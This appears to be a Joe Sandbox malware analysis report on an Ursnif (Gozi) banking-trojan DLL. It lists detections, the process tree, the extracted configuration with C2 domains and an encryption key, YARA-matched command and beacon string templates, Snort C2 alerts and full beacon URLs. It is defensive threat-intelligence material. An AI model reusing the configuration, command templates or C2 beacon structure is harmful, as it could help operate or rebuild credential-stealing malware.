ID: 727158
Sample Name:
ursnif_IAT_corrected.exe.dll
Cookbook: default.jbs
Time: 00:24:06
Date: 21/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

ursnif_IAT_corrected.exe.dll


Overview

General Information

Sample Name:	ursnif_IAT_corrected.exe.dll
Analysis ID:	727158
MD5:	8b52c277c63c58..
SHA1:	1d64f4610c6e0a..
SHA256:	8d2f90927603c3..
Tags:	dll ursnif
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Ursnif
- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Writes or reads registry keys via WMI
- Found API chain indicative of debug…
- Machine Learning detection for sam…
- Found evasive API chain (may stop…
- Writes registry values via WMI

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 4124 cmdline: loaddll32.exe "C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll" MD5: 1F562FBF37040EC6C43C8D5EF619EA39)
  - conhost.exe (PID: 5520 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 5080 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5020 cmdline: rundll32.exe "C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 5216 cmdline: regsvr32.exe /s C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - rundll32.exe (PID: 780 cmdline: rundll32.exe C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"oZWPUqrPbA1nh5KeblvW58CGuN1e4qDR3J71aATar5O00raqKE8xUkhFQUaw8R0BlZUnpL1tyzW+efqFkhCLYWrMw9nZJeYEd473/0tPEq2VGwv1oB9Pv2/fdgDd6u50PW0dH+R3uMkcvvSQWa4B8bKoi7inCm10C8UL7vaPiLpNIvtq
iX4DmnU8XJVFUqOUDuOPHQVcBCPrZcWDAnVXnLWrHhRfXLI5WYFsVRJSde33pVRkM7XdYHtOhkTQlmghQJYxytxJ0sf95vDL6iv7epWQHBvzkG4uQNqLKhs25dvCXYJYNvjJXuqOqa9OkYezI8hW7hiiyxvLszulw2SxcIP0Ki+iShbrM
tTsnnUoNQ4=",
  "c2_domain": [
    "config.edge.skype.com",
    "onlinetwork.top",
    "linetwork.top"
  ],
  "botnet": "5000",
  "server": "50",
  "serpent_key": "7Lmoq8QMk7P7gY63",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
ursnif_IAT_corrected.exe.dll	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.347389084.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.347389084.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000004.00000003.347389084.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1c68:$a9: Software\AppDataLow\Software\Microsoft\
00000003.00000003.354187401.0000000004F88000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.354187401.0000000004F88000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP

Click to see the 119 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.loaddll32.exe.13794a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.2.regsvr32.exe.10000000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.2.regsvr32.exe.4a494a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.2.rundll32.exe.49b94a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 7 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649715802033204 10/21/22-00:25:18.871319
SID:	2033204
Source Port:	49715
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649747802033204 10/21/22-00:27:40.718067
SID:	2033204
Source Port:	49747
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649718802033204 10/21/22-00:25:20.730105
SID:	2033204
Source Port:	49718
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649747802033203 10/21/22-00:27:40.718067
SID:	2033203
Source Port:	49747
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 62.173.145.183	
Timestamp:	192.168.2.462.173.145.18349742802033203 10/21/22-00:27:12.300672
SID:	2033203
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 62.173.145.183	
Timestamp:	192.168.2.462.173.145.18349742802033204 10/21/22-00:27:12.300672
SID:	2033204
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649711802033203 10/21/22-00:25:09.002887
SID:	2033203
Source Port:	49711
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query to a *.top domain - Likely Hostile - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.48.8.8.859444532023883 10/21/22-00:25:29.478642
SID:	2023883
Source Port:	59444
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649711802033204 10/21/22-00:25:09.002887
SID:	2033204
Source Port:	49711
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query to a *.top domain - Likely Hostile - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.48.8.8.858914532023883 10/21/22-00:27:11.884556
SID:	2023883
Source Port:	58914
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649719802033203 10/21/22-00:25:23.881073
SID:	2033203
Source Port:	49719
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 62.173.145.183	
Timestamp:	192.168.2.462.173.145.18349743802033203 10/21/22-00:27:20.607846
SID:	2033203
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 62.173.145.183	
Timestamp:	192.168.2.462.173.145.18349743802033204 10/21/22-00:27:20.607846
SID:	2033204
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 62.173.145.183	
Timestamp:	192.168.2.462.173.145.18349744802033204 10/21/22-00:27:22.814108
SID:	2033204
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649748802033203 10/21/22-00:27:42.910400
SID:	2033203
Source Port:	49748

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649746802033204 10/21/22-00:27:32.445316
SID:	2033204
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.413.107.42.1649748802033204 10/21/22-00:27:42.910400
SID:	2033204
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 62.173.145.183	
Timestamp:	192.168.2.462.173.145.18349744802033203 10/21/22-00:27:22.814108
SID:	2033203
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.4 - Destination IP: 62.173.145.183	
Timestamp:	192.168.2.462.173.145.18349745802033204 10/21/22-00:27:25.963477
SID:	2033204
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for sample

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic

Key, Mouse, Clipboard, Microphone and Screen Capturing

- Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Malware Analysis System Evasion

Found evasive API chain (may stop execution after checking system information)

Anti Debugging

Found API chain indicative of debugger detection

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	1 DLL Side-Loading	1 1 1 Process Injection	1 Virtualization/Sandbox Evasion	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	1 2 Native API	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 1 1 Process Injection	LSASS Memory	1 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Regsvr32	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Rundll32	LSA Secrets	1 Account Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 2 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ursnif_IAT_corrected.exe.dll	56%	Virustotal		Browse
ursnif_IAT_corrected.exe.dll	100%	Avira	TR/Spy.Gen	
ursnif_IAT_corrected.exe.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.loaddll32.exe.7f0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File
3.2.regsvr32.exe.2af0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File
5.2.rundll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.rundll32.exe.45e0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File
4.2.rundll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.rundll32.exe.2e30000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File
3.2.regsvr32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
linetwork.top	12%	Virustotal		Browse
onlinetwork.top	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://linetwork.top/drew/NXo6zedpn_2B_/2BcanAQX/FnyJMATt_2F48kv6_2FGokp/FknJiZ4BPO/rcHYyBUZQ99j1sGoQ/3iqH_2FJ2Mwl/44xXh3ewHre/Z3uYW8oE7cSgpQ/KoDoLpaNqGjAzcl7PDDtU/W4U8yO0BLXfpg6Fg/1LkQrB_2FwF36_2/F24Alce0F3ZlABc8fP/582wfkRmY/YYSggLyv6WiREP5aRpD7/BrtAiO3VnPYflPLClgV/qChVx2f_2BaPtkYL4DoePx/ugW_2FeHancyO/tXrlnouq/Hh9J5BBA0FEl0HWw67W05n9/zd1N.jlk	0%	Avira URL Cloud	safe	
http://onlinetwork.top/)	0%	Avira URL Cloud	safe	
http://onlinetwork.top/drew/u5bDuKFkXxAro/J7u_2BcQ/WcM5Uj0RwbHtvwyTUfix6_2/BcSLCk9FBn/ntIlUfYV61xDv7	0%	Avira URL Cloud	safe	
http://linetwork.top/drew/NXo6zedpn_2B_/2BcanAQX/FnyJMATt_2F48kv6_2FGokp/FknJiZ4BPO/rcHYyBUZQ99j1sGo	0%	Avira URL Cloud	safe	
http://onlinetwork.top/	12%	Virustotal		Browse
http://onlinetwork.top/	0%	Avira URL Cloud	safe	
http://onlinetwork.top/M	0%	Avira URL Cloud	safe	
http://onlinetwork.top/drew/wmWOP2SQu9/lkwlizEoFo7LtzQm_/2FQKnjOJS7Fs/1omPLrC4w2x/K	0%	Avira URL Cloud	safe	
http://linetwork.top/drew/cLUzScwIGd6lPZFBgwJAB/boGs7r3rpKnEEW26/lZwhyzcbrBr1vrh/pacdkNsvfXz_2BJd7M/	0%	Avira URL Cloud	safe	
http://onlinetwork.top/drew/fkPc2r0gVHV/J_2FZDZ2sHG5ME/g7AZzNZ7pG5EAQpQ0yMPw/2o1hBcleFqeXJ_2F/_2BIHR	0%	Avira URL Cloud	safe	
http://linetwork.top/drew/fJ29sqPsP/PB4FnwvByjBglXFYEjZ1/hXe9prWt3B5GwuDq98v/uxK6HJV9Vv2hGb4_2BzE87/_2B7cwHJr4KZl/Z2JNy_2F/FQTy6SE98GzpaP4OycRAbeK/FNb75e_2BZ/vDSt33A5GpRAp0Wp5/3sRCo7L7mC_2/FRcDNZgk7ge/0DV7l1SHotZlJK/MawMR4TykLq9DH4qoWZqU/9lh5zRf0UXFuxlAr/44doOlzEgahzUed/pTo7pwfqznm_2FNsdD/ONqwlJdhn/hTW0RFx_2FoxngXj4_2B/7VTtckioJ/RQjhyCJh.jlk	0%	Avira URL Cloud	safe	
http://linetwork.top/drew/bBjlYvLPS6LWM/5hSIaVH5/Wq734Z_2BJdIJMJo3F9GITO/_2FcMitcTe/kWvqzZ_2B_2FKKbPA/PasXloBqTiXU/g_2FlZW7Y_2/B41HTf6QrjFt_2/BVrbTt4PzlSq49i2n_2Bd/eYvDRtuGLt_2Fv6B/tiuwwj_2BAQltrY/i8qwn6NTmmAuX65G3U/G0pEw9pKd/5FnOrAI7ls4u0lmSvnEp/39rOvZP_2BCYyBu8UVC/tWjDwJwf88LN44CDcCSZK_/2BvPg5_2BjQiD/eLQzVCVR/WPugjRuufv7WeRl3hdeCsRv/aT5ChRiLQy/6L.jlk	0%	Avira URL Cloud	safe	
http://config.ed4	0%	Avira URL Cloud	safe	
http://linetwork.top/drew/cLUzScwIGd6lPZFBgwJAB/boGs7r3rpKnEEW26/lZwhyzcbrBr1vrh/pacdkNsvfXz_2BJd7M/nIUnH5UJy/IraLufWTWWuSthVJSQnB/skwB6_2F4mYx1hncPnC/DX7TcGWo1RJRVk4zslIVLg/yTztrtFucPEpP/M0MfTI80/ZOv2XL0MhanRoGMyGX9uAoo/dmIzHKJR6c/gnzW6jLfOR7yWUymL/vvx15g4lZ4jD/aDLfgoeX_2F/HE40tKUB0xmnED/5US9_2FwaFREdIsGRoa7p/JuiKle06sqYmILWx/l.jlk	0%	Avira URL Cloud	safe	
http://linetwork.top/7	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://onlinetwork.top/drew/pkd6zgqwUDZasB/ZfiTcB208ordqnfSoXwRp/L_2FtDxOUhf3arTi/7kXxmpxOwIKTj9W/FF	0%	Avira URL Cloud	safe	
http://config.edge.skype	0%	Avira URL Cloud	safe	
http://onlinetwork.top/drew/rlvNc0Gi62Z2w3Lq/XhEo009f5SrCecB/UqNEgSpKb_2FxSk3FP/SwVmULm50/faoxFounD5	0%	Avira URL Cloud	safe	
http://linetwork.top/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
linetwork.top	62.173.145.183	true	true	• 12%, Virustotal, Browse	unknown
onlinetwork.top	31.41.44.194	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

